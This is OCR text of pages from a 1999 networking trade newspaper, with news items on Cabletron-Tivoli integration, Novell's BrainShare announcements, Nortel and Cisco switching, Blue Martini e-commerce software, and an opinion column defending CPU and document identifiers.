
Both Cabletron and Tivoli's software can receive alerts from the other platform, acknowledge the alert and clear it when the problem has been resolved. Cabletron developed the bulk of the gateway software, though Tivoli provided some software and expertise, Ghannam says. Cabletron says later this year it will introduce products with Syllogic to further integration between Spectrum and Tivoli.

The gateway is available today from Cabletron for $5,000. It runs on Windows NT and Sun Solaris, and requires Spectrum 5.0 or higher.

Cabletron: (603) 332-9400

### Free flow of information

**New Cabletron software will let alarms and events pass between Cabletron and Tivoli management platforms.**


❶ Network devices are polled for status inform ation by Tivoli and Spectrum workstations.
Server
Mainframe
Tivoli workstation
Data on network events, such as:
• Device failures
• Link failures
Data on system events, such as:
• Disk space problems
• Security problems
Router
Switch
Cabletron Spectrum workstation
❷ Data is exchanged between the Spectrum and Tivoli workstations, giving each station a complete status of the network.

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

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# Novell is pushing to pop out of the LAN

BY CHRISTINE BURNS AND PAUL MCNAMARA

*SALT LAKE CITY* — Novell is thinking outside of its traditional red box.

The company last week demonstrated a consumer-oriented Web application and talked up its revamped electronic commerce strategy at its fifteenth annual BrainShare conference. Additionally, the company announced it will bundle IBM's Java-application server with NetWare and introduced an Internet caching technology targeted at large enterprise networks and ISPs.

"We wanted to pop out of the LAN," says Mike Sheridan, Novell's vice president of strategic relations.

Sheridan left Sun and last May joined Novell and is the driving force behind a new technology called digitalme. Still under development, digitalme is a Novell Directory Services (NDS)-based technology that gives Internet users control over their personal information while navigating the World Wide Web.

Essentially, users decide what information stored in an NDS database is available to anyone else.

Novell's revamped e-commerce plan — called iChain — also hinges on NDS. Company officials say they are working on a set of NDS-enabled services that will help corporate customers build their own e-commerce storefronts. Most of Novell's e-commerce services will be written in Java. The first iChain product will be a Web publishing system referred to internally at Novell as Magellan.

LANCE CLAYTON/MPG

Novell CEO Schmidt says new digitalme technology will "put a human face on networking."

Magellan tracks when any document is posted and changed on a Web site, explains Dave Shirk, vice president of product management at Novell. Using NDS, a company can control who has the right to post and edit documents. Magellan is expected to be available this summer.

To help its corporate customers build Internet applications on top of its network operating system, Novell announced it would bundle IBM's WebSphere Application Server with NetWare. The standard edition of IBM's product includes a Java servlet runtime engine, high-performance database connectors and tools for managing the Java servlets. Additionally, WebSphere includes the IBM HTTP Server, which is an Apache Web server that IBM has tweaked.

In an Internet-related announcement, Compaq and Dell say they have licensed Novell's Internet Caching System (ICS). ICS is a high-performance cache file system with an embedded NetWare kernel. Dell and Compaq will each build a line of caching appliances based on ICS. The appliances will give ISPs and large corporate customers an inexpensive way to serve up Web content faster. Novell claims that one of these ICS-based appliances sitting in front of a corporate Web server can increase site performance tenfold.

Dell will unveil a series of ICS appliances based on the Dell PowerEdge line of servers in May. The boxes will start at $4,500. Compaq gave no specific product plans.

The hard-core enterprise network folks in attendance at BrainShare questioned what Novell's new Internet initiatives will mean for their networks.

For example, the standing-room-only crowd present for CEO Eric Schmidt's keynote last Monday hooted and hollered when engineers demonstrated embedded HTTP support in NetWare, which will give an administrator granular control over the server via a Web browser. But the crowd was largely silent as another engineer walked through the digitalme demonstration.

"This digitalme stuff might be interesting at home, but I'm not sure I want to give that kind of control to every user on my network," says Carl Hopkins, director of technical services for the county of Santa Barbara in California.

The county currently uses NDS to tie 2,500 end users to more than 100 NetWare servers, 10 NT boxes and an IBM mainframe.

Digitalme will spark "big issues with management acceptance, security acceptance and, ultimately, end-user acceptance," says Peter Kahl, a network engineer for U.S. Bancorp in Portland, Ore., which has 300 NetWare servers and more than 20,000 users.

Novell's Sheridan contends that digitalme could be used inside corporate networks and to facilitate business-to-business e-commerce. Novell's first products based on this technology will likely be targeted for business use.

But in spite of digitalme's overall end-user bent, users were pleased that Novell was looking for more innovative ways to use NDS.

"The directory is the way to go, at least in our environment, and I can't see why it wouldn't be elsewhere," says Bill Fritsch, network administrator for Mack Trucks in Allentown, Pa.

"Microsoft thinks so, too, because they're betting a lot on Active Directory." ◪

***Read more on BrainShare: Page 62.***


## Reporter's Notebook

### BRAINSHARE '99: SALT LAKE CITY

*Novell show displays a blushing CEO, signs of recovery.*

**Red-faced Schmidt**

How well is the Novell comeback going in the eyes of its best customers? Well, Savior/CEO Eric Schmidt enjoyed a raucous standing ovation last week when he took the stage for his BrainShare keynote. Previous Novell leaders considered keynotes successful if they weren't pelted with fruit.



"You're embarrassing me," Schmidt blushed as the faithful hooted and hollered.

Once the din had quieted, a lone admirer shouted, "We love you, Eric!"

"That's even worse," replied Schmidt, his face by then a new shade of Novell red.

**Proof in numbers**

Prefer more concrete evidence of the Novell turnaround? Try these tidbits: In the almost eight months since being released, NetWare 5 has been adopted at a rate two-and-a-half times faster than NetWare 3 or NetWare 4, the company claims. Novell also expects Version 5 to account for more than half of the company's revenue this year.

**It's all downhill from here**

The official conference T-shirt read: "BrainShare '99 . . . The Networking Conference For The Hardcore." Of course, quite a few of the hard core were seen lugging skis along with their laptops, but let's not get anyone in trouble by naming names.

**Old friends**

A tour of Novell's first ever BrainShare partner pavilion yielded all the familiar logos: Compaq, IBM, Dell, Oracle and the like. But tucked in the very back row of the hall was one unexpected guest. Former Novell legal foe Timpanogas Research Group pitched camp there to show off its version of the NetWare file system that runs on Windows NT and OpenLinux.

Last year at this time, the founders of this Utah-based start-up were duking it out in court with Novell over who had intellectual property rights to the advanced clustering technology Timpanogas' founders developed while employed as Novell engineers. Novell won the case last summer, forcing Timpanogas to exclude clustering from its product plans. Nice to see no one's holding a grudge . . . at least not in public.

*— Paul McNamara and Christine Burns*

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For the answer to this week's question and more net trivia, visit Network World Fusion and enter 2349 in the DocFinder box.

This week's question:

Telcordia Technologies is the new name of what well-known network industry organization?


# Nortel defends Layer 3 forklift upgrade requirements

BY JIM DUFFY

*SANTA CLARA, CALIF.* — Nortel Networks is defending a plan that requires users to undergo a significant hardware upgrade to gain Layer 3 capabilities on its new LAN switch.

Nortel's recently announced Accelar 8000 is a six- and 10-slot modular 10/100 and Gigabit Ethernet switch for enterprise wiring closets and core backbones. It will ship in April with Layer 2 switching modules (*NW,* March 22, page 24).

Layer 3 modules will ship in October and will require users to replace the Layer 2 modules if they want what Nortel refers to as a "full-featured" routing switch, says Basil Alwan, vice president and general manager of Nortel's enterprise products division. The Accelar 8000 chassis and backplane, meanwhile, can be spared.



**Layer 3 modules for Nortel's Accelar 8000 will ship this fall.**

But Alwan says users are not likely to swap out all Layer 2 modules for Layer 3. The Layer 2 Accelar 8000 will function as a chassis-based wiring closet switch at the network edge, linking workgroups to a Layer 3 Accelar 8000 or Accelar 1200 — Nortel's first-generation routing switch — in the network core.


Still, users do not like the prospect of having to forklift modules out of the Accelar 8000 chassis if they want Layer 3, whether it be at the edge or core of their networks.

"I can't say that I'm happy about that," says Phil Freyer, manager of global network architecture at Beckton Dickinson in Franklin Lakes, N.J. "Anytime I have to go back into closets or into my backbone and swap modules, it's not the best thing in the world for me to have to do."

Nortel is not alone in requiring users to undergo a substantial hardware upgrade for a full routing switch. Users of 3Com's CoreBuilder 9000 will face the same line card swap-out situation when 3Com ships Layer 3 modules for that switch later this year. Users of Cisco's Catalyst 5500, meanwhile, will have to upgrade to a whole new switch chassis — the Catalyst 8500 — if they want full-featured routing at the line card level in the network core.

The alternative to a hardware upgrade is a software upgrade. Extreme Networks, for example, offers a software "key" on its Summit switches that lets users turn on Layer 3 features when they need them, says George Prodan, vice president of marketing at Extreme.

Nortel's Accelar 8000 Layer 3 modules, which will carry the brand name Accelar 8600, will cost about $1,000 per 10/100 port, Alwan says. The Layer 2 Accelar 8100 modules cost about $300 per 10/100 port. ◪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# Blue Martini ships fancy e-commerce concoction

BY ELLEN MESSMER

*SAN MATEO, CALIF.* — When start-up Blue Martini Software ships its E-Merchandising System this week, Levi Strauss & Co. will be at the front of the line to buy it.

The famous maker of blue jeans plans to install the E-Merchandising System because it will help personalize users' online clothes shopping, says Bob Knowles, Levi Strauss' project director of e-commerce in the U.S.

Blue Martini's system boasts five Java-based software modules that track and analyze what people buy from online catalogs and can help predict other products the customer may want.

The half-million dollar E-Merchandising System lets sellers categorize goods, such as men's or children's wear, and present specific assortments to the shopper based on elements such as a shopper's zip code.

For example, with this information, companies could offer shoppers in Alaska warmer clothes than they'd offer customers in Hawaii.

The Blue Martini software can also track an individual's preferences.

"We have four months of e-commerce activity under our belts now, and as you learn about your customers, you can go back to them with items you think they'd want," Knowles says.

E-Merchandising System still needs some fine-tuning, Knowles points out. But once it's integrated with Levi Strauss' mainframe this summer, it should be able to do sales updates automatically, a process that is now largely manual.

E-Merchandising System's five modules include:

- Webstore Operations storefront software, which handles credit card authorization, tax calculation and the shopping basket function.
- Customer Management Module, which records a customer's transaction history.
- Merchandise Management Module, a tool that lets managers change the merchandise dynamically based upon pre-established rules.
- A data-mining tool.
- Micro Marketing Module. This is the "secret sauce of Blue Martini," claims Bill Evans, the start-up's vice president of marketing, because it can identify statistical patterns in sales data.

This information gives managers a marketing rule so they can assign assortments of goods to customer segments.

E-Merchandising System will ship this week with support for Microsoft's SQL Server and Windows NT.

On April 30, Blue Martini expects to have a version for Sun Sparc gear that supports an Oracle database.

"It'll be mix and match, so you'll be able to run the NT version of the software with an Oracle database," Evans says.

Blue Martini, (650) 378-8400

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



# Infrastructure

## Briefs

Transition Networks' parent company, Communications Systems, has announced a deal to purchase Transition's competitor, LANart, and merge the two companies. Both Transition and LANart make media converters, which send data traversing one kind of copper or fiber-optic line onto another. The deal is expected to close within a month. Terms of the deal were not disclosed.

RedCreek Communications next month will ship a virtual private network box designed specifically for telecommuters.

Personal Ravelin is a standalone box with two Ethernet ports — one to connect to the remote PC and the other to connect to an ISDN terminal adapter, cable modem or digital subscriber line modem. Personal Ravelin encrypts at up to T-1 speeds and supports the emerging IP Security authentication/ encryption standard. The box establishes secure connections over the Internet with other RedCreek Ravelin devices. Personal Ravelin costs $500 to $700, depending on the quantity purchased.

RedCreek: (510) 745-3900

**RedCreek's Personal Ravelin**

Addonics Communications has released a new thin-client terminal, the ART 2000, with support for the new features found in Citrix Systems' MetaFrame 1.8. The ART 2000 comes with a 10Base-T Ethernet interface and up to 1024-by-768 resolution.

Pricing is expected to be $499.

Addonics: (510) 438-5230

# Cisco reshapes InterWorks division

*Legacy business unit to support other company divisions, will stop building new SNA/IP tools.*

BY MARC SONGINI

*RESEARCH TRIANGLE PARK, N.C.* — Cisco is reinventing its InterWorks Business Unit (IBU) because the company believes there are plenty of quality products already in the SNA-to-IP market.

The router giant formed the unit about five years ago to offer SNA-to-IP connectivity products, pitting it squarely against IBM's Networking Hardware Division (NHD).

Now executives say the division will stop inventing new tools for the legacy SNA market but will continue upgrading the ones it has. And what will the IBU's engineers work on with all the extra time? They'll help out the rest of Cisco.

One analyst agrees that Cisco's SNA job is largely done. "IBU shouldn't even be in existence," says Frank Dzubeck, principal at Communications Network Architects, a Washington, D.C. consultancy. The division has succeeded in putting out a complete offering of SNA-IP connectivity products and could now vanish inside the parent company, as was originally intended, he says.

Indeed, Dzubeck says, Cisco is just now publicly acknowledging what has long been going on.

**Cisco's Wellman sees SNA background helping convergence.**

Over the past year, teams of IBU's engineers have moved from legacy products to work on projects for other parts of the company.

For instance, the division's engineers are trying to add quality-of-service (QoS) features to packet switching devices for voice, video and data traffic, says Selby Wellman, general manager of the IBU, which is now called InterWorks Business Division.

Some engineers are working on custom chips that will boost the performance of devices made by other Cisco divisions; others are working on network management and WAN switching products.

The SNA background could help the effort to bring QoS to voice packets, says Randall Campbell, product line manager at Cisco.

Campbell says the division's engineers are looking at SNA techniques, such as custom queuing, prioritization and bandwidth reservation, as well as how to run data on lower speed lines for voice traffic.

The division's SNA engineers have an edge in the voice market, Dzubeck says. SNA and voice technology have a common requirement in that their sessions demand unbroken end-to-end connectivity.

### Victim of its own success?

Cisco owns about 80% of the market for routers in SNA networks, Wellman claims, which translates to about $1.7 billion.

Armed with 1,000 employees and boasting a growing campus — four buildings with three more on the way — in techno-heavy Research Triangle Park, the

See **Cisco**, page 16

# Extreme, Xedia team for quality of service across boundaries

*Extreme will sell LAN and WAN gear with QoS interoperability.*

BY JEFF CARUSO

In an early step toward unifying IP-based quality of service (QoS) across LANs and WANs, Extreme Networks and Xedia last week showed how their products, which come from both sides of the network fence, can share QoS data.

And with an agreement that allows Extreme to sell Xedia's Access Point WAN routers, customers can buy both types of products in one place.

Xedia's WAN routers and Extreme's LAN and Layer 3 switches support QoS in different ways, but both companies have ensured that their QoS parameters will map easily to the other's systems.

The companies say further QoS integration may be in the works, but neither would give specifics.

Industry watchers say the sales agreement is a good way to start eliminating users' confusion about QoS because it presents customers with a unified view of how QoS should be defined.

"There haven't been clear definitions of QoS from vendors," says Mike McConnell, director of enterprise management and LAN programs at Infonetics Research in San Jose.

QoS is a set of parameters that define the performance and quality of network transmissions.

A switch or router that guarantees a level of performance can do so in a number of ways, such as providing a minimum or maximum amount of bandwidth, assigning priorities to different types of traffic, or limiting delays.

**Xedia's WAN router can share QoS information with Extreme's LAN gear.**

These factors are important in making sure voice or critical data traffic gets across a network in a timely way.

"If the mail is slow, that's less important than database transactions," says Will Layton, vice president of IS at CitySearch in Pasadena, Calif.

The company currently uses

See **QoS**, page 16

## QoS,

continued from page 15

Extreme's LAN switches and will evaluate the Xedia gear to prioritize and encrypt database transactions.

Unfortunately, every vendor has its own ideas about which QoS parameters are important and how they should be implemented.

The differences are especially pronounced in LAN equipment companies vs. WAN equipment companies, McConnell points out.

While users have been patiently waiting for vendors to come to an agreement, that patience is wearing thin, he says.

"Now the vendors have to work on delivering easy-to-understand, uniform QoS solutions," McConnell says. The Extreme-Xedia agreement helps them to do that.

There are some differences in the two companies' approaches, but the partners say these differences are easy to overcome.

For example, Extreme's products let users give different types of traffic a guaranteed percentage of the total bandwidth available, while Xedia's products let users assign specific bandwidth amounts.

Extreme's products have QoS profiles for virtual LANs (VLAN) supported by their switches.

With the right configuration, the IP addresses in the VLANs can be mapped to IP address classes in Xedia's class-based queuing system, which ranks classes of traffic in a hierarchy.

Xedia's products can also map VLANs to virtual private network tunnels, using the IP Security protocol for encryption, and they can mark packets with a certain priority for traveling over a WAN. ◪

## Cisco,

continued from page 15

unit may indeed have the muscle to back up its mandate.

The engineers who crafted the IBU's token-ring switching and other legacy products will give the company the edge in other markets, Cisco hopes.

There are two product areas in the SNA legacy market where Cisco hasn't been strong: SNA host and client software. And those are market segments in which other vendors are dominant.

Cisco would rather push into new ground.

But all this doesn't mean Cisco is pulling away from the SNA-to-IP convergence market — worth $4 billion to $10 billion, Wellman says.

He lays claim to a strong technological lineup.

"We've built up one of the top engineering teams in the company," Wellman says, citing its work on hardware and software and on various technologies, such as the InterWorks Operating System, QoS and custom Application Specific Integrated Circuits. ◪

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- See what Cisco promised a year ago for its internetworking division.
- Take a look at what Cisco's rivals at IBM are up to.

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

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

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# PRIVACY, ANONYMITY FANATICS ARE ALL WET

I've been chortling quite a bit lately watching the privacy and anonymity fanatics jump all over Intel and Microsoft. They're upset at Intel for putting traceable ID numbers on CPUs and mad at Microsoft for embedding in documents Ethernet media access control (MAC) addresses, which show what machine created a document. As an advocate for directory services, I believe in the necessity of digital identity. In fact, I'm behind multiple digital identities (different identities for different situations, such as e-commerce and chat).

Every device attached to a network needs to have uniquely identified addresses: the MAC address of the network card, an IP (or IPX) address that contains built-in logic to help with routing, and (for IP and NetBIOS) a machine name. Many, if not most, networks also require the user of a device to authenticate himself with a user name before using the device. This is all necessary — networks can't work without these identifiers.

Evidently the privacy fringe element isn't aware of this because it is also up in arms about Sun's Jini initiative — a Java-based way of connecting almost any type of device to a network in plug-and-play fashion. Each device is assigned a unique number (its network address) when it's attached to the network.

Even the more well-intentioned and computer-knowledgeable privacy advocates are going off the deep end on this one. Lauren Weinstein, editor of "Privacy Forum" and a member of the Association for Computing Machinery Committee on Computers and Public Policy, worries that "once information becomes available for one purpose there is always pressure from other organizations to use it for their purposes." Followed to its logical conclusion, this sentiment would mean doing away with all identifiers (such as phone numbers) because they might be misused. Banning the use of something because it might possibly be misused is throwing the baby out with the bath water. Make the misuse illegal, then enforce the law.

Intel's Pentium III serial number and Microsoft's embedded unique identifier serve legitimate purposes. Unlike fellow columnist Scott Bradner, I don't think of this as personal data but as necessary network data. Used properly, it makes your job easier.

*Kearns, a former network administrator, is a freelance writer and consultant in Austin, Texas. He can be reached at wired@vquill.com.*

## Tip of The Week

If you want to know more about the identifier Microsoft embeds in Office 97 documents, visit www.microsoft.com/presspass/features/1999/03-08custletter2.htm. Another hot button with privacy advocates is the Windows 98 registration process, which sends serial numbers to a database at Microsoft. Go to www.microsoft.com/presspass/features/1999/03-08custletter2.htm.

